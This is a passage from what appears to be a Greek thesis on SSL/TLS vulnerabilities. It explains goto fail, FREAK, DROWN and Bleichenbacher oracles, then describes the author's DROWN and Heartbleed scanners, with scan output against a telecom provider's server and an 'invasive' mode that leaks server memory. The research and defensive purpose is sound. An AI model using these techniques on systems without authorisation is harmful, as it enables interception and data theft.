Το διπλότυπο “goto fail” που εισήχθηκε κατά πάσα πιθανότητα εκ παραδρομής στον κώδικα, παρόλο που είναι φαινομενικά αθώο, είναι παραπλανητικό και επικίνδυνο. Στις γλώσσες προγραμματισμού C/C++, όταν υπάρχουν δομές ελέγχου στις οποίες απαιτείται να πραγματοποιηθούν περισσότερες από μία ενέργειες είναι απαραίτητο να υπάρχουν αγκύλες. Στην προκειμένη περίπτωση υπήρχε απλά μια εσοχή ώστε να στοιχιστεί η δεύτερη δήλωση του goto fail με την πρώτη. Δεδομένου ότι δεν υπήρχαν αγκύλες η δεύτερη goto fail εκτελούνταν ανεξαιρέτως αν ικανοποιούνταν η συνθήκη. Αυτό είχε σαν επακόλουθο να μην λαμβάνεται καθόλου υπόψη ο έλεγχος για το αν το πιστοποιητικό που απέστειλε ο εξυπηρετητής είναι έγκυρο, με αποτέλεσμα να γίνονται αποδεκτά μη έγκυρα ή πλαστά πιστοποιητικά από την πλευρά του πελάτη.

```
static OSStatus
SSLVerifySignedServerKeyExchange(SSLContext *ctx, bool isRsa, SSLBuffer signedParams,
                                 uint8_t *signature, UInt16 signatureLen)
{
    OSStatus        err;
    SSLBuffer       hashOut, hashCtx, clientRandom, serverRandom;
    uint8_t         hashes[SSL_SHA1_DIGEST_LEN + SSL_MD5_DIGEST_LEN];
    SSLBuffer       signedHashes;
    uint8_t         *dataToSign;
    size_t          dataToSignLen;

    ...
    if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
        goto fail;
        goto fail;
    if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
        goto fail;

    err = sslRawVerify(ctx,
                       ctx->peerPubKey,
                       dataToSign,              /* plaintext */
                       dataToSignLen,           /* plaintext length */
                       signature,
                       signatureLen);
    if(err) {
        sslErrorLog("SSLDecodeSignedServerKeyExchange: sslRawVerify "
                    "returned %d\n", (int)err);
        goto fail;
    }
```

Εικόνα 26. Παράκαμψη ελέγχου του πιστοποιητικού του εξυπηρετητή

Μία τέτοια αδυναμία κάλλιστα θα μπορούσε να αξιοποιηθεί από κάποιον κακόβουλο για να πραγματοποιήσει επιθέσεις τύπου phising με πλαστά site τραπεζών ή γνωστών ιστοτόπων (π.χ. facebook), υποκλέπτοντας από ανυποψίαστα θύματα ευαίσθητα στοιχεία όπως κωδικούς και αριθμούς πιστωτικών καρτών.

4.3.4 Freak Attack (2015)

Στις 3 Μαρτίου του 2015, μια ομάδα ερευνητών ανακοίνωσε την ύπαρξη μίας ακόμη ευπάθειας στο SSL/TLS που ονομάστηκε επίθεση FREAK (Factoring RElated Attack on RSA Keys) (Beurdouche 2015, mitls 2015). Αυτή επιτρέπει σε έναν εισβολέα να υποκλέψει HTTPS συνδέσεις μεταξύ ευάλωτων πελατών και εξυπηρετητών και να τους εξαναγκάσει να χρησιμοποιούν αδύναμες σουίτες κρυπτογράφησης με κλειδιά RSA μήκους 512bit. Η κρυπτογράφηση με τον RSA που χρησιμοποιεί κλειδιά αυτού του μήκους είναι γνωστή και ως export grade, αφού δεκαετίες πριν η κυβέρνηση των ΗΠΑ είχε επιβάλλει περιορισμούς στην ισχύ των μεθόδων κρυπτογράφησης οι οποίες επιτρεπόταν να χρησιμοποιούνται εκτός της χώρας. Αποτελεί γεγονός ότι με την

τεχνολογία που υπάρχει σήμερα διαθέσιμη, τα κλειδιά μήκους 512bits δεν θεωρούνται υπολογιστικά ασφαλή (η ασφάλεια του RSA βασίζεται στη δυσκολία παραγοντοποίησης μεγάλων πρώτων αριθμών, και αριθμός μεγέθους 512 bits δεν είναι τόσο μεγάλος και μπορεί να παραγοντοποιηθεί), γεγονός που μπορεί να οδηγήσει στην ανάκτηση του ιδιωτικού κλειδιού ενός εξυπηρετητή. Αυτό εκμεταλλεύεται άλλωστε και η ευπάθεια που αναλύουμε.

Γενικότερα οι κρυπτογραφικές σουίτες τύπου EXPORT έχουν πάψει να είναι σε ισχύ, ενώ οι αλγόριθμοι του παρελθόντος που πλέον είναι ασθενείς θεωρητικά δεν χρησιμοποιούνται. Στην πράξη, ωστόσο, υποστηρίζονται ακόμα από εξυπηρετητές SSL (servers) αλλά και από πελάτες (clients). Μεταξύ αυτών είναι κι εκείνοι που βασίζονται στην εξαιρετικά δημοφιλή βιβλιοθήκη Ανοικτού Λογισμικού OpenSSL.

Ειδικότερα στην έκδοση 0.9.8e του OpenSSL υφίσταται μια αδυναμία που επιτρέπει σε clients που χρησιμοποιούν αυτή την έκδοση να αποδέχονται τα κλειδιά τύπου export grade RSA ακόμη και αν δεν τα ζήτησαν οι ίδιοι, δεδομένου ότι ο εξυπηρετητής τα υποστηρίζει. Η επίπτωση που έχει όπως γίνεται αντιληπτό είναι αρκετά δυσάρεστη καθώς ένας ενδιάμεσος εισβολέας μπορεί έτσι να υποβαθμίσει την ποιότητα της κρυπτογράφησης που χρησιμοποιείται σε μία σύνδεση και να παρακολουθήσει την πληροφορία που διακινείται στο κανάλι.

Αυτή τη λογική ακολουθεί και η επίθεση FREAK όπου αναλύουμε ακολούθως. Έστω λοιπόν ότι έχουμε έναν OpenSSL client όπου επικοινωνεί με έναν TLS server και ζητά στα πλαίσια της TLS διαπραγμαύτεσης ένα κανονικό δημόσιο RSA κλειδί (όχι τύπου export). Ένας επιτιθέμενος πραγματοποιώντας μια επίθεση τύπου Man-in-the-Middle υποκλέπτει αυτό το αίτημα, το καταστέλλει και ζητά από τον server να ένα κλειδί RSA τύπου export 512bits. Μόλις ο εξυπηρετητής απαντήσει, ο επιτιθέμενος προωθεί αυτό το κλειδί προς τον πελάτη. Ο πελάτης φέρει μία ευπάθεια που του επιτρέπει να το αποδεχτεί. Στο ενδιάμεσο ο κακόβουλος προβαίνει σε εύρεση του μυστικού ιδιωτικού κλειδιού (με παραγοντοποίηση του δημοσίου κλειδιού N) και στην περίπτωση που το επιτύχει θα είναι σε θέση να αποκρυπτογραφήσει όλα τα δεδομένα που ανταλλάσσονται μεταξύ του πελάτη και του εξυπηρετητή. Σε αυτό το σημείο η επίθεση θεωρείται επιτυχημένη και ο εισβολέας έχει παραβιάσει την εμπιστευτικότητα αυτού του συστήματος.

Αξίζει πάντως να αναφέρουμε πως η εν λόγω επίθεση δεν μπορεί να υλοποιηθεί εύκολα, αφού για την επιτυχία της πρέπει να συντρέχουν πολλές προϋποθέσεις, ενώ επίσης ο επιτιθέμενος οφείλει να βρίσκεται σε ιδιαίτερα προνομιακή θέση, συνήθως στο ίδιο τοπικό δίκτυο εντός του οποίου βρίσκεται και το υποψήφιο θύμα.

4.3.5 Επίθεση Drown (2016)

Η πλέον πρόσφατη ευπάθεια στο SSL/TLS, η οποία ανακαλύφθηκε από μία μεγάλη ομάδα ερευνητών, ανακοινώθηκε την 1η Μαρτίου του 2016 και φέρει την ονομασία DROWN (ακρωνύμιο του «**D**ecrypting **R**SA using **O**bsolete and **W**eakened e**N**cryption») (Aviram et al 2016). Αυτή επιτρέπει σε κακόβουλους να καταλύσουν την ασφάλεια του SSL/TLS και κατ' επέκταση να διαβάσουν ευαίσθητα δεδομένα, τα οποία διακινούνται πάνω από ασφαλείς συνδέσεις. Στα πλαίσια της έρευνάς τους ανέπτυξαν ένα εργαλείο το οποίο σαρώνει το διαδίκτυο για να ανακαλύψει εξυπηρετητές που είναι ευπαθείς. Σύμφωνα με τα τελευταία στοιχεία που συγκέντρωσαν από μία ευρεία σάρωση στο διαδίκτυο το 33% των ιστοτόπων-εξυπηρετητών από το σύνολο που ελέγχθηκε είναι ευπαθείς.

Για να πάσχει κάποιος εξυπηρετητής αρκεί να υποστηρίζει το παρωχημένο πρωτόκολλο SSLv2 λόγω κάποιας λανθασμένης παραμετροποίησης στα αρχεία ρυθμίσεων του. Αξιοσημείωτο είναι το γεγονός πως για να πραγματοποιηθεί μία επίθεση δεν απαιτείται ποτέ από έναν πελάτη να πραγματοποιήσει ο ίδιος μία σύνδεση SSLv2. Η επίθεση δεν είναι μια επίθεση υπαναχώρησης σε παλαιότερη έκδοση (π.χ. τύπου POODLE), ώστε να απαιτεί την ενεργή παρέμβαση του εισβολέα (active man-in-the-middle) μεταξύ ενός πελάτη και ενός εξυπηρετητή. Αντί αυτού βασίζεται στο γεγονός ότι το SSLv2, είναι εγγενώς ευπαθές. Έτσι αν η έκδοση αυτή είναι ενεργοποιημένη σε έναν εξυπηρετητή, αυτό είναι αρκετό ώστε να ακυρώσει την ασφάλεια όλων των συνδέσεων που εξυπηρετούνται από αυτή τη συσκευή ακόμη και αν πραγματοποιούνται με μεταγενέστερες εκδόσεις του πρωτοκόλλου TLS.

Η ευπάθεια DROWN βασίζεται στην κρίσιμη παρατήρηση ότι το SSLv2 και το TLS υποστηρίζουν τη χρήση του κρυπτογραφικού αλγορίθμου RSA. Το TLS από την πλευρά του αμύνεται επαρκώς σε κάποιες συγκεκριμένες γνωστές επιθέσεις που αφορούν τον RSA, ενώ το SSLv2 δεν το κάνει. Πιο συγκεκριμένα το SSLv2 και το TLS δυνητικά

χρησιμοποιούν στον RSA συμπλήρωση (padding) σύμφωνα με το πρότυπο PKCS#1v1.5. Όπως είδαμε αυτό το πρότυπο είναι ευπαθές στην επίθεση που είχε ανακαλυφθεί από τον Bleichenbacher το 1998, καθώς επιτρέπει σε έναν εισβολέα να αποκρυπτογραφήσει ένα μήνυμα που κρυπτογραφήθηκε με τον RSA αποτελεσματικά. Αυτό συμβαίνει αποκλειστικά κατά την κατάσταση όπου κάποιος επιτιθέμενος έχει την δυνατότητα να ζητήσει από έναν εξυπηρετητή να αποκρυπτογραφεί πολλαπλά συσχετιζόμενα μηνύματα και να επιστρέφεται σε αυτόν, ένα bit πληροφορίας το οποίο αναπαριστά το αν η αποκρυπτογράφηση έγινε επιτυχώς ή όχι.

Η επίθεση του Bleichenbacher αποδείχτηκε αρκετά καταστροφική για τους εξυπηρετητές με το πρωτόκολλο SSL καθώς στην περίπτωση που η μυστική ποσότητα PreMaster Secret μίας σύνδεσης, κρυπτογραφείται με τον αλγόριθμο RSA, είναι δυνατόν να ανακτηθεί από έναν επιτιθέμενο. Ειδικότερα, ένας κακόβουλος που παρακολουθεί τα κρυπτογραφημένα μηνύματα, μπορεί να εκτελέσει την επίθεση του Bleichenbacher εναντίον ενός εξυπηρετητή, αποστέλλοντας χιλιάδες μηνύματα και μπορεί να χρησιμοποιήσει τις απαντήσεις του εξυπηρετητή για να ανακτήσει βαθμιαία το PMS.

Το κυριότερο αντίμετρο στην επίθεση του Bleichenbacher που ενσωματώθηκε στα πρωτόκολλα είναι ο μηχανισμός που δίνει την δυνατότητα στον εξυπηρετητή να ψεύδεται στην περίπτωση που δεν μπορεί να αποκρυπτογραφήσει επιτυχώς το κρυπτογράφημα RSA που έλαβε. Έτσι αντί να επιστρέφει ένα μήνυμα λάθους προς τον πελάτη το οποίο είναι εκμεταλλεύσιμο από κάποιον εισβολέα, παράγεται ένα νέο τυχαίο μυστικό μήνυμα (Premaster secret) και η χειραψία συνεχίζεται κανονικά σαν να έγινε αποδεκτό το κρυπτογράφημα του εισβολέα. Στην συνέχεια η σύνδεση τερματίζει απροσδόκητα χωρίς όμως ο κακόβουλος να έχει την πληροφορία για το αν πέτυχε η αποκρυπτογράφηση του RSA κρυπτογραφήματος που απέστειλε νωρίτερα.

Ωστόσο και το παραπάνω αντίμετρο μπορεί να ξεπεραστεί: αν ένας κακόβουλος αποστέλλει ένα έγκυρο RSA κρυπτογράφημα προς αποκρυπτογράφηση, ο εξυπηρετητής κάθε φορά θα προβαίνει στην αποκρυπτογράφησή του και θα εξασφαλίζει ένα έγκυρο μυστικό μήνυμα (Premaster secret). Στην περίπτωση που ο εισβολέας αποστέλλει την ίδια τιμή διαδοχικά στον εξυπηρετητή θα ανακτάται πάντα το ίδιο μυστικό μήνυμα (Premaster Secret). Από την άλλη πλευρά όμως αν ο

κακόβουλος αποστέλλει συνεχώς το ίδιο μη έγκυρο κρυπτογράφημα, ο εξυπηρετητής θα παράγει μία διαφορετική μυστική ποσότητα Premaster Secret.

Θεωρητικά, τα παραπάνω επιτρέπουν σε έναν εισβολέα να αποστέλλει διαφορετικά μηνύματα ώστε να αντιληφθεί α) αν το κρυπτογράφημα είναι έγκυρο, κατά την αποκρυπτογράφησή του θα παράγεται η ίδια μυστική ποσότητα Premaster Secret από τον εξυπηρετητή, β) για μη έγκυρα κρυπτοκείμενα θα παράγεται κάθε φορά μία διαφορετική μυστική ποσότητα Premaster Secret από τον εξυπηρετητή. Αν ο επιτιθέμενος είναι σε θέση να διαχωρίσει την συνθήκη α από την συνθήκη β, θα μπορούσε να θεωρηθεί μία νέα επίθεση τύπου Bleichenbacher. Στο TLS το μυστικό μήνυμα (Premaster Secret) δεν χρησιμοποιείται αυτούσιο αλλά τροφοδοτείται ως είσοδος σε μία ισχυρή συνάρτηση κατακερματισμού μαζί με κάποιες τυχαίες επιλεγμένες τιμές (nonces) για να παραχθεί το Master Secret. Λόγω αυτού ένας εισβολέας στην περίπτωση του TLS δεν είναι δυνατόν να διακρίνει τις δύο περιπτώσεις μεταξύ τους.

Ωστόσο στην περίπτωση του SSLv2, δεν υφίσταται κάποιο μυστικό μήνυμα (Premaster Secret). Αντί αυτού μία κρυπτογραφημένη τιμή που αποστέλλεται από τον πελάτη χρησιμοποιείται ως Master Secret και αξιοποιείται ευθέως για να δημιουργηθεί ένα κλειδί κρυπτογράφησης για μία σύνοδο (session key). Επιπρόσθετα σε αυτή την έκδοση χρησιμοποιούνται Master Secrets που δημιουργούνται με συμμετρικά κλειδιά μήκους 40bits. Αυτό έγινε καθότι την δεκαετία του 1990 τέθηκαν κάποιοι περιορισμοί από την Αμερικανική κυβέρνηση για την χρήση συμμετρικών κλειδιών τύπου export. Κατά συνέπεια κάτι τέτοιο επιτρέπει σε έναν κακόβουλο να αποστείλει πολλαπλά κρυπτογραφήματα που αφορούν την δημιουργία του Master Secret και έπειτα να πραγματοποιήσει επιθέσεις εξαντλητικής αναζήτησης (bruteforce) στα παραγόμενα μηνύματα συνόδου ώστε να ανακαλύψει αν το Master Secret είναι το ίδιο ή έχει αλλάξει. Ως εκ τούτου σε αυτή την έκδοση του πρωτοκόλλου μπορεί να αναβιώσει η επίθεση του Bleichenbacher.

Φαινομενικά η επίθεση αφορά το SSLv2, αλλά σύμφωνα με τους ερευνητές, πολλοί εξυπηρετητές παραμετροποιήθηκαν λανθασμένα ώστε να υποστηρίζουν ταυτόχρονα και τα δύο πρωτόκολλα, το SSLv2 και το TLS. Επιπρόσθετα δεδομένου ότι και οι δύο εκδόσεις αξιοποιούν τον αλγόριθμο RSA για την κρυπτογράφηση των PreMaster και

Master Secrets, χρησιμοποιούν το ίδιο δημόσιο κλειδί το οποίο είναι συσχετισμένο με το ένα και μοναδικό μυστικό ιδιωτικό κλειδί που ισχύει ταυτόχρονα στο SSLv2 και στο TLS. Έτσι αν ένας κακόβουλος πραγματοποιήσει μία επίθεση τύπου Bleichenbacher στο SSLv2 θα αποκτήσει την δυνατότητα να αποκρυπτογραφεί επιτυχώς τα μηνύματα που δημιουργήθηκαν και από το TLS. Ωστόσο αξίζει να σημειωθεί πως η επίθεση λειτουργεί κάθε μία φορά ανά χίλιες χειραψίες TLS, διότι υφίστανται κάποιες δομικές διαφοροποιήσεις μεταξύ του κρυπτοκειμένου που παράγεται από τον αλγόριθμο RSA στο TLS σε σχέση με το SSLv2.

4.4 Συμπεράσματα

Εν κατακλείδι, λαμβάνοντας υπόψη το σύνολο των ανωτέρω επιθέσεων που παρουσιάστηκαν σε αυτό το κεφάλαιο, θα λέγαμε πως το SSL, ακόμα και στην τελευταία του έκδοση 3.0, θα πρέπει πλέον να αποφεύγεται, ανεξαρτήτως υλοποίησης, λόγω της επίθεσης POODLE (όσον αφορά την περίπτωση όπου χρησιμοποιούνται αλγόριθμοι τμήματος σε CBC τρόπο λειτουργίας). Επιπλέον, η έκδοση TLS 1.0 έχει αποδυναμωθεί λόγω της επίθεσης BEAST. Γενικότερα, όλες οι εκδόσεις του TLS με αλγορίθμους τμήματος που λειτουργούν σε CBC τρόπο λειτουργίας έχουν προβλήματα λόγω της επίθεσης Lucky13 και των υπολοίπων επιθέσεων τύπου padding Oracle. Επιπρόσθετα πολλές φορές οι διάφορες υλοποιήσεις του SSL/TLS που κυκλοφορούν κατά καιρούς δεν ενσωματώνουν μηχανισμούς προστασίας από επιθέσεις παράπλευρου καναλιού (side-channel attacks). Ένα πρόσφατο παράδειγμα είναι αυτό της εταιρείας Amazon, όπου παρόλο που είχε τους πόρους και τις δυνατότητες, όταν ανέπτυξε μια δική της υλοποίηση του SSL/TLS που ονόμασε s2n, δεν υλοποίησε προστασίες ενάντια σε επιθέσεις τύπου χρονισμού (timing attacks) και πιο συγκεκριμένα ήταν ευπαθής στην επίθεση Lucky13.

Από τα ανωτέρω, γίνεται προφανές ότι όλες οι εκδόσεις των SSL/TLS προ του TLS 1.0 εμφανίζουν ευπάθειες εφόσον χρησιμοποιείται αλγόριθμος τμήματος σε CBC τρόπο λειτουργίας. Ενδεχομένως από αυτό να συνάγει κανείς το συμπέρασμα ότι η χρήση αλγορίθμου ροής θα έλυνε το πρόβλημα – και μάλιστα όχι μόνο για τις εκδόσεις TLS, αλλά και για τις εκδόσεις του SSL. Σημειώνεται ωστόσο ότι αυτό δεν μπορεί να αντιμετωπιστεί με χρήση του RC4 που είναι κρυπταλγόριθμος ροής, εξαιτίας των

αδυναμιών που εντοπίζονται στον εν λόγω αλγόριθμο: γενικότερα, οι κρυπτογραφικοί αλγόριθμοι ροής δεν αποτελούν πλέον και τον κυρίαρχο τρόπο κρυπτογράφησης στο TLS. Επιπλέον, λόγω της πιο απλής τους δομής από τους αλγορίθμους τμήματος, θεωρούνται κατά κανόνα περισσότερο επιρρεπείς σε κρυπταναλυτικές επιθέσεις.

Στην τελευταία έκδοση του πρωτοκόλλου TLS 1.2, έχουν ενσωματωθεί κάποιοι αλγόριθμοι που υποστηρίζουν τον τρόπο λειτουργίας GCM (Salowey 2008). Ένας από αυτούς είναι ο AES-GCM, οποίος από όσα γνωρίζουμε μέχρι αυτή τη στιγμή δεν είναι ευπαθής στις επιθέσεις που περιγράψαμε στο παρόν Κεφάλαιο. Ήδη το τελευταίο διάστημα έχει γίνει δημοφιλής καθώς έχει καλά χαρακτηριστικά ασφάλειας και ταχύτητας. Έτσι μεγάλοι ιστότοποι όπως το google.com, το youtube και το facebook πλέον τον αξιοποιούν στις συνδέσεις που αφορούν το πρωτόκολλο HTTPS.

Στο εγγύς μέλλον επρόκειτο να προτυποποιηθεί το TLS (v1.3), το οποίο δεν θα ενσωματώνει τον αλγόριθμο RC4, και θα αποκλείσει πλήρως τον τρόπο λειτουργίας CBC από τους συμμετρικούς αλγορίθμους που θα χρησιμοποιεί. Οι επιλογές αυτές έχουν σαφέστατα να κάνουν με τις ανωτέρω περιγραφείσες επιθέσεις. Επίσης στα πλαίσια αυτού του προτύπου προτείνεται η χρήση ενός κρυπταλγορίθμου ροής με την ονομασία Chacha20-Poly1305 ο οποίος μέχρι σήμερα δεν έχει κρυπταναλυθεί επιτυχώς από την επιστημονική κοινότητα και φαίνεται να είναι αρκετά ισχυρός. Τέλος, αναφορικά με τους αλγορίθμους ανταλλαγής του μυστικού κλειδιού της συνόδου ενδείκνυται η χρήση κρυπτογραφικών αλγορίθμων δημοσίου κλειδιού που βασίζονται στα συστήματα ελλειπτικών καμπυλών και θα πρέπει να αποφεύγεται η χρήση κρυπτογραφικών σουιτών τύπου Anonymous Diffie-Hellman καθώς είναι ευπαθής σε επιθέσεις man-in-the-middle (Rescorla E 2016).

Γενικότερα παρόλο που το SSL και το TLS σχεδιάστηκαν για να παρέχουν ασφάλεια σε οποιοδήποτε πρωτόκολλο επικοινωνιών χρησιμοποιούνται κυρίως για να προστατεύουν το HTTP. Μέχρι σήμερα, η κρυπτογράφηση των ιστοτόπων αποτελούν την πιο κοινά χρησιμοποιούμενη περίπτωση για το TLS. Με την πάροδο των ετών το διαδίκτυο μετατράπηκε από ένα απλό σύστημα διανομής εγγράφων σε μία σύνθετη πλατφόρμα διανομής εφαρμογών. Αυτή η πολυπλοκότητα δημιούργησε προσοδοφόρο έδαφος για νέα είδη επιθέσεων τα οποία απαιτούν επιπλέον προσπάθειες αντιμετώπισης τους από την κρυπτογραφική κοινότητα. Εκτός τούτου όμως είναι

εξίσου επιτακτική η ανάγκη για την δημιουργία αλγορίθμων που υποστηρίζουν την γρήγορη επικοινωνία πάνω από το SSL/TLS, η οποία συνάδει με τον σύγχρονες τηλεπικοινωνιακές απαιτήσεις και εφαρμογές. Στο Κεφάλαιο 6 συγκρίνουμε τον αλγόριθμο AES σε τρόπο λειτουργίας CBC και GCM με τον αλγόριθμο Speck στους ίδιους τρόπους λειτουργίας. Στα πλαίσια αυτής της σύγκρισης διερευνούμε κατά πόσο θα μπορούσε να αξιοποιηθεί ο Speck στο SSL/TLS ώστε να λειτουργεί σε περιβάλλοντα με περιορισμούς σε υπολογιστικούς πόρους και απαιτήσεις ως προς την ισχύ, χωρίς να μειώνεται η ασφάλεια του πρωτοκόλλου.

Κεφάλαιο 5

Ανάπτυξη εργαλείων διερεύνησης ευπαθειών στο SSL/TLS

Λόγω της σπουδαιότητας που έχει η ασφάλεια που παρέχεται από το πρωτόκολλο SSL/TLS, σε συνδυασμό με το πλήθος των ισχυρών επιθέσεων που μελετήθηκαν στο προηγούμενο κεφάλαιο και οι οποίες μπορούν να την πλήξουν, αποκτά ιδιαίτερη βαρύτητα η ανάπτυξη ισχυρών εργαλείων αποτίμησης της ασφάλειας των SSL/TLS εξυπηρετητών. Εργαλεία αυτού του τύπου πρέπει σαφέστατα να επικαιροποιούνται, λόγω των διαρκώς εμφανιζόμενων νέων επιθέσεων.

Με σκοπό να επαληθεύσουμε την σοβαρότητα ορισμένων επιθέσεων τις οποίες αναλύσαμε θεωρητικά, με μία πιο πρακτική προσέγγιση που να καταδεικνύει του κατά πόσον οι SSL web εξυπηρετητές είναι επιρρεπείς σε αυτές, εμπλουτίστηκαν, αναπτύχθηκαν και χρησιμοποιήθηκαν, στο πλαίσιο της παρούσας διατριβής, τρία εργαλεία εντοπισμού ευπαθειών στο πρωτόκολλο SSL/TLS. Το πρώτο αφορά τον έλεγχο ευπάθειας ως προς την πολύ πρόσφατα εμφανιζόμενη επίθεση DROWN. Το δεύτερο αφορά την ανίχνευση της ευπάθειας Heartbleed σε Open SSL εξυπηρετητές που ορίζει ο χρήστης, ενώ τέλος εμπλουτίστηκε κατάλληλα γνωστό εργαλείο για την ανίχνευση ξεπερασμένων κρυπτογραφικών σουιτών.

5.1 Εργαλείο ανίχνευσης ευπάθειας DROWN – ssldrowncheck

Για την αποτίμηση της πιο πρόσφατης ευπάθειας εν ονόματι DROWN κατασκευάσαμε το εργαλείο ανίχνευσης ssldrowncheck.py. Στην ουσία αποτελεί ένα διαγνωστικό script γραμμένο στην γλώσσα Python το οποίο έχει την δυνατότητα να αποστέλλει σε έναν SSL/TLS εξυπηρετητή που ορίζει ο χρήστης, μηνύματα "Client Hello" με ευπαθείς κρυπτογραφικές σουίτες. Στην περίπτωση που ο εξυπηρετητής απαντήσει με ένα μήνυμα "Server Hello" το οποίο εμπεριέχει την ίδια επισφαλή κρυπταλγοριθμική σουίτα που εστάλη από τον πελάτη, τότε το πρόγραμμα αποφαίνεται πως ο δεύτερος είναι ευπαθής, κατά την έννοια που περιγράφηκε στο προηγούμενο κεφάλαιο. Αυτό γίνεται με την εκτύπωση του σχετικού μηνύματος και της λίστας των κρυπταλγοριθμικών σουιτών που βρέθηκαν στον εξυπηρετητή.

Το πρόγραμμα δοκιμάζει στους εξυπηρετητές εκ περιτροπής τις ακόλουθες σουίτες:

SSL2_RC2_CBC_128_CBC_WITH_MD5
SSL2_IDEA_128_CBC_WITH_MD5
SSL2_DES_192_EDE3_CBC_WITH_MD5
SSL2_RC2_CBC_128_CBC_WITH_MD5
SSL2_DES_64_CBC_WITH_MD5
SSL2_RC4_64_WITH_MD5
SSL2_RC4_128_EXPORT40_WITH_MD5

Για την εκτέλεση του προγράμματος σε ένα σύστημα που έχει εγκατεστημένο τον διερμηνευτή της Python 2.7 ή ανώτερη, πρέπει να δοθεί το όνομα του προγράμματος μαζί με το hostname ή την IP διεύθυνση του εξυπηρετητή που θέλουμε να ελέγξουμε. Επίσης δίδεται η δυνατότητα να δοθεί διαφορετική θύρα (port) από την 443, στην περίπτωση που ο εξυπηρετητής λειτουργεί σε άλλη σε σχέση με την προκαθορισμένη. Στην συνέχεια το εργαλείο αποστέλλει 7 διαδοχικά μηνύματα "Client Hello" κάθε φορά έχοντας επιλεγμένο έναν επισφαλή κρυπογραφικό αλγόριθμο και αναμένει την απάντηση. Αφού ολοκληρωθεί η σάρωση, στην περίπτωση που ένας εξυπηρετητής βρεθεί να είναι επισφαλής, το πρόγραμμα τυπώνει μία λίστα με τους απαρχαιωμένους

κρυπτογραφικούς αλγορίθμους που υποστηρίζονται συνοδευόμενο από ένα σχετικό μήνυμα που ενημερώνει τον χρήστη ότι ο εξυπηρετητής φέρει ευπάθειες.

Το πρόγραμμα δοκιμάστηκε στον εξυπηρετητή web, μεγάλου τηλεπικοινωνιακού παρόχου της Ελλάδας στις 24 Απριλίου του 2016 και μας απέδωσε τα αποτελέσματα που φαίνονται στην Εικόνα 27.

```
~/scripts/python/Diatrivi$ ./ssldrowncheck.py [redacted].gr
Performing DROWN attack check for host:[redacted].gr on port:443
Currently Checking Ciphersuite:SSL2_DES_64_CBC_WITH_MD5
Currently Checking Ciphersuite:SSL2_RC4_64_WITH_MD5
Currently Checking Ciphersuite:SSL2_DES_192_EDE3_CBC_WITH_MD5
Currently Checking Ciphersuite:SSL2_RC2_CBC_128_CBC_WITH_MD5
Currently Checking Ciphersuite:SSL2_IDEA_128_CBC_WITH_MD5
Currently Checking Ciphersuite:SSL2_RC4_128_EXPORT40_WITH_MD5
Currently Checking Ciphersuite:SSL2_RC2_CBC_128_CBC_WITH_MD5
Currently Checking Ciphersuite:SSL2_RC4_128_WITH_MD5


Server Found Vulnerable since it uses the following Algorithms:
----------------------------------------------------------------------
[*] Cipher id: 0x040080, Ciphersuite: SSL2_RC2_CBC_128_CBC_WITH_MD5
[*] Cipher id: 0x050080, Ciphersuite: SSL2_IDEA_128_CBC_WITH_MD5
[*] Cipher id: 0x0700C0, Ciphersuite: SSL2_DES_192_EDE3_CBC_WITH_MD5
[*] Cipher id: 0x030080, Ciphersuite: SSL2_RC2_CBC_128_CBC_WITH_MD5
[*] Cipher id: 0x060040, Ciphersuite: SSL2_DES_64_CBC_WITH_MD5
[*] Cipher id: 0x080080, Ciphersuite: SSL2_RC4_64_WITH_MD5
[*] Cipher id: 0x020080, Ciphersuite: SSL2_RC4_128_EXPORT40_WITH_MD5
[*] Cipher id: 0x010080, Ciphersuite: SSL2_RC4_128_WITH_MD5
```

Εικόνα 27. Εκτέλεση του εργαλείου σάρωσης στο domain μεγάλου τηλεπικοινωνιακού παρόχου του Ελληνικού χώρου. Εύρεση 8 ευπαθών κρυπταλγοριθμικών σουιτών.

Αξίζει να σημειωθεί πως η χρήση αυτού του εργαλείου από κάποιον κακόβουλο δεν μπορεί να εύκολα ανιχνευθεί χωρίς την χρήση κάποιου εξελιγμένου συστήματος ανίχνευσης εισβολών (Intrusion Detection System), καθώς βασίζει τους ελέγχους του στους μηχανισμούς της χειραψίας του SSL/TLS. Κατά συνέπεια δεν μπορεί εύκολα να διαφοροποιηθεί ένα παράνομο αίτημα χειραψίας από ένα νόμιμο.

Ο πηγαίος κώδικας του εργαλείου βρίσκεται στην ακόλουθη τοποθεσία:

https://github.com/ioef/ssldrowncheck/blob/master/ssldrowncheck.py

5.2 Εργαλείο ανίχνευσης ευπάθειας Heartbleed - sslhbcheck

Ένα ακόμη εργαλείο που υλοποιήσαμε είναι το sslhbcheck το οποίο αναπτύχθηκε επίσης στην γλώσσα προγραμματισμού Python και έχει την δυνατότητα να ελέγχει έναν εξυπηρετητή (web server) που αξιοποιεί την πλατφόρμα OpenSSL, ως προς το αν είναι ευπαθής απέναντι στην ευπάθεια heartbleed. Αξίζει να σημειωθεί ότι το εν λόγω εργαλείο υποστηρίζει δύο τρόπους λειτουργίας α) τον επεμβατικό (invasive) μέσω της παραμέτρου -i όπου επιστρέφει από την μνήμη του ευάλωτου web server δεδομένα από 64Kbytes μνήμης και β) τον μη παρεμβατικό όπου δεν προκαλεί κάποια διαρροή δεδομένων στον server. Το εργαλείο μπορεί να ελέγξει κατά πόσο ένας εξυπηρετητής που φέρει την έκδοση TLSv1.2 πάσχει από το heartbleed, αποστέλλοντας ειδικά διαμορφωμένα μηνύματα τύπου HeartBeat, τα οποία ζητούν ως απάντηση από τον εξυπηρετητή μηνύματα μεγέθους 64Kbytes μνήμης.

